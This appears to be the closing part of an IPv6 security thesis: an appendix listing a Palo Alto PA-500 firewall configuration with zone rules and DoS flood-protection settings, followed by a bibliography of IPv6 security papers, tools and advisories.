1144                  <log-end>yes</log-end>
1145                  <negate-source>no</negate-source>
1146                  <negate-destination>no</negate-destination>
1147                  <profile-setting>
1148                    <group>
1149                      <member>default</member>
1150                    </group>
1151                  </profile-setting>
1152                </entry>
1153                <entry name="rule12">
1154                  <option>
1155                    <disable-server-response-inspection>no</disable-server-response-inspection>
1156                  </option>
1157                  <from>
1158                    <member>untrust</member>
1159                  </from>
1160                  <to>
1161                    <member>DMZ</member>
1162                  </to>
1163                  <source>
1164                    <member>any</member>
1165                  </source>
1166                  <destination>
1167                    <member>any</member>
1168                  </destination>
1169                  <source-user>
1170                    <member>any</member>
1171                  </source-user>
1172                  <category>
1173                    <member>any</member>
1174                  </category>
1175                  <application>
1176                    <member>any</member>
1177                  </application>
1178                  <service>
1179                    <member>any</member>
1180                  </service>
1181                  <hip-profiles>
1182                    <member>any</member>
1183                  </hip-profiles>
1184                  <action>deny</action>
1185                  <log-start>no</log-start>
1186                  <log-end>yes</log-end>
1187                  <negate-source>no</negate-source>
1188                  <negate-destination>no</negate-destination>
1189                </entry>
1190                <entry name="rule13">
1191                  <option>
1192                    <disable-server-response-inspection>no</disable-server-response-inspection>
1193                  </option>
1194                  <from>
1195                    <member>trust</member>
1196                  </from>
1197                  <to>
1198                    <member>untrust</member>
1199                  </to>
1200                  <source>
1201                    <member>any</member>
1202                  </source>
1203                  <destination>
```

```
1204                    <member>any</member>
1205                  </destination>
1206                  <source-user>
1207                    <member>any</member>
1208                  </source-user>
1209                  <category>
1210                    <member>any</member>
1211                  </category>
1212                  <application>
1213                    <member>any</member>
1214                  </application>
1215                  <service>
1216                    <member>any</member>
1217                  </service>
1218                  <hip-profiles>
1219                    <member>any</member>
1220                  </hip-profiles>
1221                  <action>allow</action>
1222                  <log-start>no</log-start>
1223                  <log-end>yes</log-end>
1224                  <negate-source>no</negate-source>
1225                  <negate-destination>no</negate-destination>
1226                  <profile-setting>
1227                    <group>
1228                      <member>default</member>
1229                    </group>
1230                  </profile-setting>
1231                </entry>
1232                <entry name="rule14">
1233                  <option>
1234                    <disable-server-response-inspection>no</disable-server-response-inspection>
1235                  </option>
1236                  <from>
1237                    <member>trust</member>
1238                  </from>
1239                  <to>
1240                    <member>untrust</member>
1241                  </to>
1242                  <source>
1243                    <member>any</member>
1244                  </source>
1245                  <destination>
1246                    <member>any</member>
1247                  </destination>
1248                  <source-user>
1249                    <member>any</member>
1250                  </source-user>
1251                  <category>
1252                    <member>any</member>
1253                  </category>
1254                  <application>
1255                    <member>any</member>
1256                  </application>
1257                  <service>
1258                    <member>any</member>
1259                  </service>
1260                  <hip-profiles>
1261                    <member>any</member>
1262                  </hip-profiles>
1263                  <action>deny</action>
1264                  <log-start>no</log-start>
1265                  <log-end>yes</log-end>
1266                  <negate-source>no</negate-source>
1267                  <negate-destination>no</negate-destination>
1268                </entry>
1269                <entry name="rule15">
1270                  <option>
```

```
                    <disable-server-response-inspection>no</disable-server-response-inspection>
                  </option>
                  <from>
                    <member>trust</member>
                  </from>
                  <to>
                    <member>trust</member>
                  </to>
                  <source>
                    <member>any</member>
                  </source>
                  <destination>
                    <member>any</member>
                  </destination>
                  <source-user>
                    <member>any</member>
                  </source-user>
                  <category>
                    <member>any</member>
                  </category>
                  <application>
                    <member>any</member>
                  </application>
                  <service>
                    <member>any</member>
                  </service>
                  <hip-profiles>
                    <member>any</member>
                  </hip-profiles>
                  <action>allow</action>
                  <log-start>no</log-start>
                  <log-end>yes</log-end>
                  <negate-source>no</negate-source>
                  <negate-destination>no</negate-destination>
                  <profile-setting>
                    <group>
                      <member>default</member>
                    </group>
                  </profile-setting>
                </entry>
                <entry name="rule16">
                  <option>
                    <disable-server-response-inspection>no</disable-server-response-inspection>
                  </option>
                  <from>
                    <member>trust</member>
                  </from>
                  <to>
                    <member>trust</member>
                  </to>
                  <source>
                    <member>any</member>
                  </source>
                  <destination>
                    <member>any</member>
                  </destination>
                  <source-user>
                    <member>any</member>
                  </source-user>
                  <category>
                    <member>any</member>
                  </category>
                  <application>
                    <member>any</member>
                  </application>
                  <service>
                    <member>any</member>
```

```
      </service>
      <hip-profiles>
        <member>any</member>
      </hip-profiles>
      <action>deny</action>
      <log-start>no</log-start>
      <log-end>yes</log-end>
      <negate-source>no</negate-source>
      <negate-destination>no</negate-destination>
    </entry>
    <entry name="rule17">
      <option>
        <disable-server-response-inspection>no</disable-server-response-inspection>
      </option>
      <from>
        <member>untrust</member>
      </from>
      <to>
        <member>trust</member>
      </to>
      <source>
        <member>any</member>
      </source>
      <destination>
        <member>any</member>
      </destination>
      <source-user>
        <member>any</member>
      </source-user>
      <category>
        <member>any</member>
      </category>
      <application>
        <member>any</member>
      </application>
      <service>
        <member>any</member>
      </service>
      <hip-profiles>
        <member>any</member>
      </hip-profiles>
      <action>deny</action>
      <log-start>no</log-start>
      <log-end>yes</log-end>
      <negate-source>no</negate-source>
      <negate-destination>no</negate-destination>
    </entry>
    <entry name="rule9999">
      <option>
        <disable-server-response-inspection>no</disable-server-response-inspection>
      </option>
      <from>
        <member>any</member>
      </from>
      <to>
        <member>any</member>
      </to>
      <source>
        <member>any</member>
      </source>
      <destination>
        <member>any</member>
      </destination>
      <source-user>
        <member>any</member>
      </source-user>
      <category>
```

```
                    <member>any</member>
                  </category>
                  <application>
                    <member>any</member>
                  </application>
                  <service>
                    <member>any</member>
                  </service>
                  <hip-profiles>
                    <member>any</member>
                  </hip-profiles>
                  <action>deny</action>
                  <log-start>no</log-start>
                  <log-end>yes</log-end>
                  <negate-source>no</negate-source>
                  <negate-destination>no</negate-destination>
                </entry>
              </rules>
            </security>
            <application-override>
              <rules/>
            </application-override>
            <decryption>
              <rules/>
            </decryption>
            <captive-portal>
              <rules/>
            </captive-portal>
            <nat>
              <rules/>
            </nat>
            <qos>
              <rules/>
            </qos>
            <pbf>
              <rules/>
            </pbf>
            <dos>
              <rules/>
            </dos>
          </rulebase>
          <global-protect>
            <global-protect-gateway/>
            <global-protect-portal/>
          </global-protect>
          <import>
            <network>
              <interface>
                <member>ethernet1/1</member>
                <member>ethernet1/2</member>
                <member>ethernet1/3</member>
                <member>ethernet1/4</member>
              </interface>
            </network>
          </import>
          <address>
            <entry name="eth1.3_IPv4">
              <ip-netmask>192.168.110.1</ip-netmask>
            </entry>
            <entry name="eth1.3_IPv6">
              <ip-netmask>2001:db8:732c:8110::1</ip-netmask>
            </entry>
            <entry name="eth1.4_IPv6">
              <ip-netmask>2001:db8:732c:8090::1</ip-netmask>
            </entry>
          </address>
          <address-group/>
```

```
<region/>
<application-filter/>
<profile-group>
  <entry name="default">
    <virus>
      <member>default</member>
    </virus>
    <spyware>
      <member>strict</member>
    </spyware>
    <vulnerability>
      <member>strict</member>
    </vulnerability>
  </entry>
</profile-group>
<threats>
  <vulnerability/>
  <spyware/>
</threats>
<profiles>
  <virus/>
  <spyware/>
  <vulnerability/>
  <url-filtering/>
  <custom-url-category/>
  <file-blocking/>
  <data-filtering/>
  <data-objects/>
  <hip-objects/>
  <hip-profiles/>
  <dos-protection>
    <entry name="default">
      <flood>
        <tcp-syn>
          <red>
            <block>
              <duration>300</duration>
            </block>
            <alarm-rate>10000</alarm-rate>
            <activate-rate>10000</activate-rate>
            <maximal-rate>40000</maximal-rate>
          </red>
          <enable>yes</enable>
        </tcp-syn>
        <udp>
          <red>
            <block>
              <duration>300</duration>
            </block>
            <maximal-rate>40000</maximal-rate>
            <alarm-rate>10000</alarm-rate>
            <activate-rate>10000</activate-rate>
          </red>
          <enable>yes</enable>
        </udp>
        <icmp>
          <red>
            <block>
              <duration>300</duration>
            </block>
            <maximal-rate>40000</maximal-rate>
            <alarm-rate>10000</alarm-rate>
            <activate-rate>10000</activate-rate>
          </red>
          <enable>yes</enable>
        </icmp>
        <icmpv6>
```

```
                    <red>
                      <block>
                        <duration>300</duration>
                      </block>
                      <maximal-rate>40000</maximal-rate>
                      <alarm-rate>10000</alarm-rate>
                      <activate-rate>10000</activate-rate>
                    </red>
                    <enable>yes</enable>
                  </icmpv6>
                  <other-ip>
                    <red>
                      <block>
                        <duration>300</duration>
                      </block>
                      <maximal-rate>40000</maximal-rate>
                      <alarm-rate>10000</alarm-rate>
                      <activate-rate>10000</activate-rate>
                    </red>
                    <enable>yes</enable>
                  </other-ip>
                </flood>
                <resource>
                  <sessions>
                    <enabled>no</enabled>
                    <max-concurrent-limit>32768</max-concurrent-limit>
                  </sessions>
                </resource>
                <type>aggregate</type>
              </entry>
            </dos-protection>
            <decryption/>
          </profiles>
        </entry>
      </vsys>
    </entry>
  </devices>
</config>
```

Listing C.3: Palo Alto PA-500 Configuration

# List of Figures

# List of Tables

# List of Listings

# Bibliography


[1] Saeed Abu-Nimeh and Suku Nair. Bypassing Security Toolbars and Phishing Filters via DNS Poisoning. In *Proceedings of the Global Communications Conference, 2008. GLOBECOM 2008, New Orleans, LA, USA, 30 November - 4 December 2008*, pages 2001–2006. IEEE, 2008.

[2] Kamran Ahsan and Deepa Kundur. Practical Data Hiding in TCP/IP. In *Proc. Workshop on Multimedia Security at ACM Multimedia '02*, Juan Les Pins, France, 2002.

[3] Arbor Networks, Inc. The Arbor Networks Security Blog: A Milestone in IPv6 Deployment. `http://ddos.arbornetworks.com/2012/02/a-milestone-in-ipv6-deployment/`, 2012.

[4] Antonios Atlasis. Attacking IPv6 Implementation Using Fragmentation. `http://media.blackhat.com/bh-eu-12/Atlasis/bh-eu-12-Atlasis-Attacking_IPv6-WP.pdf`, 2012.

[5] Haythum Babiker, Irena Nikolova, and Kiran Kumar Chittimaneni. Deploying IPv6 in the Google Enterprise Network: Lessons Learned. `http://www.usenix.org/events/lisa11/tech/full_papers/Babiker.pdf`, 2011.

[6] Timothy Baldock. Firefox Add-On: SixOrNot. `http://sixornot.com/`, 2013.

[7] Frédéric Beck. Neighbor Discovery Protocol Monitor (NDPMon). `http://ndpmon.sourceforge.net/`, 2012.

[8] Frédéric Beck, Thibault Cholez, Olivier Festor, and Isabelle Chrisment. Monitoring the Neighbor Discovery Protocol. In *The Second International Workshop on IPv6 Today - Technology and Deployment - IPv6TD 2007*, Guadeloupe/French Caribbean, Guadeloupe, March 2007.

[9] S. M. Bellovin. Security Problems in the TCP/IP Protocol Suite. *SIGCOMM Comput. Commun. Rev.*, 19(2):32–48, April 1989.

[10] Steven M. Bellovin, Bill Cheswick, and Angelos D. Keromytis. Worm Propagation Strategies in an IPv6 Internet. *USENIX ;login:*, pages 70–76, February 2006.

[11] Philippe Biondi. Scapy. `http://www.secdev.org/projects/scapy/`, 2011.

[12] Philippe Biondi and Arnaud Ebalard. IPv6 Routing Header Security. `http://www.secdev.org/conf/IPv6_RH_security-csw07.pdf`, 2007.

[13] Matt Bishop. *Computer Security: Art and Science*. Addison Wesley Professional, 2003.

[14] Julie Bort. Microsoft, Juniper urged to patch dangerous IPv6 DoS hole. `http://www.networkworld.com/news/2011/050311-microsoft-juniper-ipv6.html`, 2011.

[15] Sam Bowne. Project L9: Win 7 DoS by RA Packets (10 pts.). http://samsclass.info/ipv6/proj/projL9-flood-router.htm, 2010.

[16] Serdar Cabuk, Carla E. Brodley, and Clay Shields. IP Covert Channel Detection. *ACM Trans. Inf. Syst. Secur.*, 12(4):22:1–22:29, April 2009.

[17] Laura Chappell. *Wireshark Network Analysis, Second Edition.* Protocol Analysis Institute, dba Chappell University, 2012.

[18] Tim Chappell. Tim's Free Online IPv6 Port Scanner (Firewall Tester). http://ipv6.chappell-family.com/ipv6tcptest/, 2012.

[19] Cisco Systems, Inc. Crafted TCP Packet Can Cause Denial of Service. http://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20070124-crafted-tcp, 2007.

[20] Cisco Systems, Inc. Cisco ASA Series Command Reference. http://www.cisco.com/en/US/docs/security/asa/asa91/command/reference/asa_91_cmd_ref.pdf, 2012.

[21] Cisco Systems, Inc. Release Notes for the Cisco ASA Series, 9.0(x). http://www.cisco.com/en/US/docs/security/asa/asa90/release/notes/asarn90.html, 2012.

[22] Gerald Combs. Wireshark - the world's foremost network protocol analyzer. http://www.wireshark.org/, 2012.

[23] Sean Convery and Darrin Miller. IPv6 and IPv4 Threat Comparison and Best-Practice Evaluation (v1.0). http://seanconvery.com/v6-v4-threats.pdf, 2004.

[24] CVE Details. Vulnerability Details : CVE-2010-4669. http://www.cvedetails.com/cve/CVE-2010-4669/, 2011.

[25] CVE Details. Vulnerability Details : CVE-2010-4670. http://www.cvedetails.com/cve/CVE-2010-4670/, 2011.

[26] CVE Details. The ultimate security vulnerability datasource. http://www.cvedetails.com/, 2013.

[27] Joseph Davies. *Understanding IPv6, Third Edition.* Microsoft Press, 2012.

[28] DE-CIX Managment GmbH. DE-CIX Traffic Statistics. http://www.de-cix.net/about/statistics/, 2013.

[29] DE-CIX Managment GmbH. German Commercial Internet Exchange (DE-CIX). http://www.de-cix.net/, 2013.

[30] Peter Eckersley. How Unique Is Your Web Browser? https://panopticlick.eff.org/browser-uniqueness.pdf, 2010.

[31] Sheila E. Frankel, Richard Graveman, John Pearce, and Mark Rooks. SP 800-119: Guidelines for the Secure Deployment of IPv6. Technical report, Gaithersburg, MD, United States, 2010.

[32] Jan Friesse. Open DHCP Locate. http://odhcploc.sourceforge.net/, 2011.

[33] Global Networked Knowledge Society (GNKS) Consult. Results of the 2011 Global IPv6 Deployment Monitoring Survey. http://www.gnksconsult.com/site/images/stories/ipv6_deployment_survey_2011_final_nro.pdf, 2011.

[34] Fernando Gont. ipv6hackers – IPv6 Hackers Mailing List. http://lists.si6networks.com/listinfo/ipv6hackers, 2012.

[35] Fernando Gont. ra6 v1.2 manual pages. http://www.si6networks.com/tools/ipv6toolkit/ra6-manual.pdf, 2012.

[36] Fernando Gont. SI6 Networks IPv6 Toolkit. http://www.si6networks.com/tools/ipv6toolkit/, 2012.

[37] Google, Inc. Google Statistics IPv6 Adoption. http://www.google.com/ipv6/statistics.html, 2013.

[38] The H. One false ping and Solaris is in a panic. http://www.h-online.com/security/news/item/One-false-ping-and-Solaris-is-in-a-panic-732224.html, 2007.

[39] Silvia Hagen. *IPv6 Essentials, Second Edition*. O'Reilly Media, Inc., 2006.

[40] Pascal Hambourg. Disable sending ICMPV6 redirects on IPV6. http://www.network-builders.com/disable-sending-icmpv6-redirects-ipv6-t85841.html, 2008.

[41] B. Harris and R. Hunt. TCP/IP security threats and attack methods. *Computer Communications*, 22(10):885 – 897, 1999.

[42] David Helms. Beware The Hidden Network Inside Your Network. http://gov.aol.com/2012/11/07/beware-the-hidden-network-inside-your-network/, 2012.

[43] Marc Heuse. Attacking the IPv6 Protocol Suite. http://pacsec.jp/psj05/psj05-vanhauser-en.pdf, 2005.

[44] Marc Heuse. Recent advances in IPv6 insecurities. http://events.ccc.de/congress/2010/Fahrplan/attachments/1808_vh_thc-recent_advances_in_ipv6_insecurities.pdf, 2010.

[45] Marc Heuse. IPv6 Vulnerabilities, Failures - and a Future? http://www.mh-sec.de/downloads/mh-ipv6_vulnerabilities.pdf, 2011.

[46] Marc Heuse. IPv6 Insecurity Revolutions. https://conference.hitb.org/hitbsecconf2012kul/materials/D1T2%20-%20Marc%20Heuse%20-%20IPv6%20Insecurity%20Revolutions.pdf, 2012.

[47] Marc "van Hauser" Heuse. THC IPv6 Attack Toolkit. http://www.thc.org/thc-ipv6/, 2012.

[48] Scott Hogg. IPv6: Dual stack where you can; tunnel where you must. http://www.networkworld.com/news/tech/2007/090507-tech-uodate.html, 2007.

[49] Scott Hogg and Eric Vyncke. *IPv6 Security*. Cisco Press, 2009.

[50] Internet Assigned Numbers Authority (IANA). IPv6 Router Alert Option Values. http://www.iana.org/assignments/ipv6-routeralert-values/ipv6-routeralert-values.xml, 2010.

[51] Internet Assigned Numbers Authority (IANA). IEEE 802 Numbers. http://www.iana.org/assignments/ieee-802-numbers/ieee-802-numbers.xml, 2012.

[52] Internet Assigned Numbers Authority (IANA). Internet Control Message Protocol version 6 (ICMPv6) Parameters. http://www.iana.org/assignments/icmpv6-parameters/icmpv6-parameters.xml, 2012.

[53] Internet Assigned Numbers Authority (IANA). Internet Protocol Version 6 (IPv6) Parameters. http://www.iana.org/assignments/ipv6-parameters/ipv6-parameters.xml, 2012.

[54] Internet Assigned Numbers Authority (IANA). Protocol Numbers. http://www.iana.org/assignments/protocol-numbers/protocol-numbers.xml, 2012.

[55] Internet Assigned Numbers Authority (IANA). Internet Protocol Version 6 Address Space. http://www.iana.org/assignments/ipv6-address-space/ipv6-address-space.xml, 2013.

[56] Internet Assigned Numbers Authority (IANA). IPv6 Multicast Address Space Registry. http://www.iana.org/assignments/ipv6-multicast-addresses/ipv6-multicast-addresses.xml, 2013.

[57] Internet Corporation for Assigned Names and Numbers (ICANN). Available Pool of Unallocated IPv4 Internet Addresses Now Completely Emptied. http://www.icann.org/en/news/releases/release-03feb11-en.pdf, 2011.

[58] Van Jacobson, Craig Leres, and Steven McCanne. tcpdump - command-line packet analyzer. http://www.tcpdump.org/, 2012.

[59] Ste Jones. The Gobbler - Worlds 1st Spoofed remote OS detection tool. http://gobbler.sourceforge.net/, 2003.

[60] Juniper Networks, Inc. Concepts & Examples - ScreenOS Reference Guide. http://www.juniper.net/techpubs/software/screenos/screenos6.3.0/630_ce_all.pdf, 2012.

[61] Juniper Networks, Inc. Juniper Networks ScreenOS Release Notes. http://www.juniper.net/techpubs/software/screenos/screenos6.3.0/rn-630-r13.pdf, 2012.

[62] Juniper Networks, Inc. ScreenOS CLI Reference Guide: IPv6 Command Descriptions. http://www.juniper.net/techpubs/software/screenos/screenos6.3.0/630_ipv6_cli.pdf, 2012.

[63] KAME project. rafixd. http://www.kame.net/dev/cvsweb2.cgi/kame/kame/kame/rafixd/, 2007.

[64] Chris Karlof, Umesh Shankar, J. D. Tygar, and David Wagner. Dynamic Pharming Attacks and Locked Same-origin Policies for Web Browsers. In *Proceedings of the 14th ACM conference on Computer and communications security*, CCS '07, pages 58–71, New York, NY, USA, 2007. ACM.

[65] Auguste Kerckhoffs. La cryptographie militaire. *Journal des sciences militaires*, IX:5–38, 1883.

[66] Lawrence Berkeley National Laboratory (LBNL) Network Research Group. arpwatch. `http://ee.lbl.gov/`, 2006.

[67] Clement Lecigne. NDPWatch - Ethernet/IPv6 address pairings monitor. `http://ndpwatch.sourceforge.net/`, 2006.

[68] Linux Kernel Organization, Inc. Linux Kernel Documentation Networking. `http://www.kernel.org/doc/Documentation/networking/ip-sysctl.txt`.

[69] Dirk Loss and Uwe Weissenbacher. Identifying rogue DHCP servers on your LAN. `http://trac.secdev.org/scapy/wiki/IdentifyingRogueDHCPServers`, 2008.

[70] Gordon "Fyodor" Lyon. *Nmap Network Scanning*. Insecure.Com LLC, 2009.

[71] Gordon "Fyodor" Lyon. Nmap - Network Mapper. `http://nmap.org/`, 2012.

[72] Anshu Malhotra, Luam Totti, Wagner Meira, Ponnurangam Kumaraguru, and Virgilio Almeida. Studying User Footprints in Different Online Social Networks. *Accepted at International Workshop on Cybersecurity of Online Social Network (CSOSN)*, 2012.

[73] Michael McNally. CVE-2012-5688: BIND 9 servers using DNS64 can be crashed by a crafted query. `https://kb.isc.org/article/AA-00828`, 2012.

[74] Technet Microsoft. Vulnerabilities in Windows TCP/IP Could Allow Remote Code Execution (974145). `http://technet.microsoft.com/en-us/security/bulletin/ms10-009`, 2010.

[75] The MITRE Corporation. Common Vulnerabilities and Exposures. `http://cve.mitre.org/`, 2013.

[76] D. Moore, V. Paxson, S. Savage, C. Shannon, S. Staniford, and N. Weaver. Inside the Slammer Worm. *IEEE Security and Privacy*, 1(4):33–39, Aug 2003.

[77] James Morse. Router Advert MONitoring Daemon. `http://ramond.sourceforge.net/`, 2011.

[78] N., A.J. Fake DHCPv6 attack. `http://cciethebeginning.wordpress.com/2012/01/27/dhcpv6-fake-attack/`, 2012.

[79] National Institute of Standards and Technology (NIST). Guide to General Server Security. `http://csrc.nist.gov/publications/nistpubs/800-123/SP800-123.pdf`, 2008.

[80] Judy Novak. Target-Based Fragmentation Reassembly. `http://www.snort.org/assets/165/target_based_frag.pdf`, 2005.

[81] Alfredo Andrés Omella and David Barroso Berrueta. Yersinia. http://www.yersinia.net/, 2007.

[82] Christiaan Ottow, Frank van Vliet, Pieter-Tjerk de Boer, and Aiko Pras. The Impact of IPv6 on Penetration Testing. In *Information and Communication Technologies*, volume 7479 of *Lecture Notes in Computer Science*, pages 88–99, London, August 2012. Springer Verlag.

[83] Roney Philip. Securing Wireless Networks from ARP Cache Poisoning. http://scholarworks.sjsu.edu/cgi/viewcontent.cgi?article=1130&context=etd_projects, 2007.

[84] Thomas H. Ptacek and Timothy H. Newsham. Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection. Technical report, Secure Networks, Inc., 1998.

[85] Réseaux IP Européens Network Coordination Centre (RIPE NCC). IPv4 CIDR Chart. http://www.ripe.net/lir-services/training/material/LIR-Training-Course/LIR-Training-Handbook-Appendices/CIDR-Chart-IPv4.pdf.

[86] Réseaux IP Européens Network Coordination Centre (RIPE NCC). IPv6 Chart. http://www.ripe.net/lir-services/training/material/LIR-Training-Course/LIR-Training-Handbook-Appendices/CIDR-Chart-IPv6.pdf.

[87] Robert Richardson. 2010/2011 CSI Computer Crime and Security Survey. Technical report, Computer Security Institute, 2012.

[88] Root Server Technical Operations Assn. Root Name Server. http://www.root-servers.org/, 2013.

[89] Jerome H. Saltzer and Michael D. Schroeder. The Protection of Information in Computer Systems. *Proceedings of the IEEE*, 63(9):1278–1308, 1975.

[90] Robin Schröder. Simple ndpwatch. https://twitter.com/schrorg/status/296275786346950657, 2013.

[91] Umesh Shankar and Vern Paxson. Active mapping: Resisting nids evasion without altering traffic. In *Proceedings of the 2003 IEEE Symposium on Security and Privacy*, SP '03, pages 44–61, Washington, DC, USA, 2003. IEEE Computer Society.

[92] Colleen Shannon, David Moore, and K Claffy. Characteristics of Fragmented IP Traffic on Internet Links. http://www.caida.org/publications/papers/2001/Frag/frag.pdf, 2001.

[93] Steven Sinofsky. Connecting with IPv6 in Windows 8. http://blogs.msdn.com/b/b8/archive/2012/06/05/connecting-with-ipv6-in-windows-8.aspx, 2012.

[94] Sourcefire. Snort - an open source network intrusion prevention and detection system (IDS/IPS). http://www.snort.org/, 2012.

[95] Ryan Spangler. Packet Sniffing on Layer 2 Switched Local Area Networks. http://www.packetwatch.net/documents/papers/layer2sniffing.pdf, 2003.

[96] Sid Stamm, Zulfikar Ramzan, and Markus Jakobsson. Drive-By Pharming. In *Proceedings of the 9th international conference on Information and communications security*, ICICS'07, pages 495–506, Berlin, Heidelberg, 2007. Springer-Verlag.

[97] Peter van den Steen. Online Port Scanner IPv6. `http://www.subnetonline.com/pages/ipv6-network-tools/online-ipv6-port-scanner.php`, 2013.

[98] Irwin Tillman. dhcp_probe. `http://www.net.princeton.edu/software/dhcp_probe/`, 2009.

[99] Ubuntu Wiki. IPv6 on APT Repositories. `https://wiki.ubuntu.com/IPv6#IPv6_on_APT_Repositories`, 2012.

[100] Eric Vyncke. IPv6 Security Best Practices. `http://www.cisco.com/web/SG/learning/ipv6_seminar/files/02Eric_Vyncke_Security_Best_Practices.pdf`, 2007.

[101] Eric Vyncke. Why Should You Care about IPv6 Security? `http://www.cisco.com/web/services/news/ts_newsletter/tech/chalktalk/archives/200902.html`, 2009.

[102] Eric Vyncke and Christopher Paggen. *LAN Switch Security.* Cisco Press, 2008.

[103] Eric Vyncke and Gordon Stratton. rafixd Linux Port. `https://github.com/gwis/rafixd`, 2010.

[104] Jeff S. Wheeler. IPv6 NDP Table Exhaustion Attack. `http://inconcepts.biz/~jsw/IPv6_NDP_Exhaustion.pdf`, 2011.

[105] Shu Xiao and Mike Frantzen. ISIC - IP Stack Integrity Checker. `http://isic.sourceforge.net/`, 2012.

[106] Yi Xiushuang, Wen Zhankao, and Zhang Dengke. Sniffing threat and practices in IPv6 networks. *Wuhan University Journal of Natural Sciences*, 11:1389–1393, 2006.

[107] Z-Host. Browser Add-On: Domain Name Details. `http://dndetails.com/`, 2013.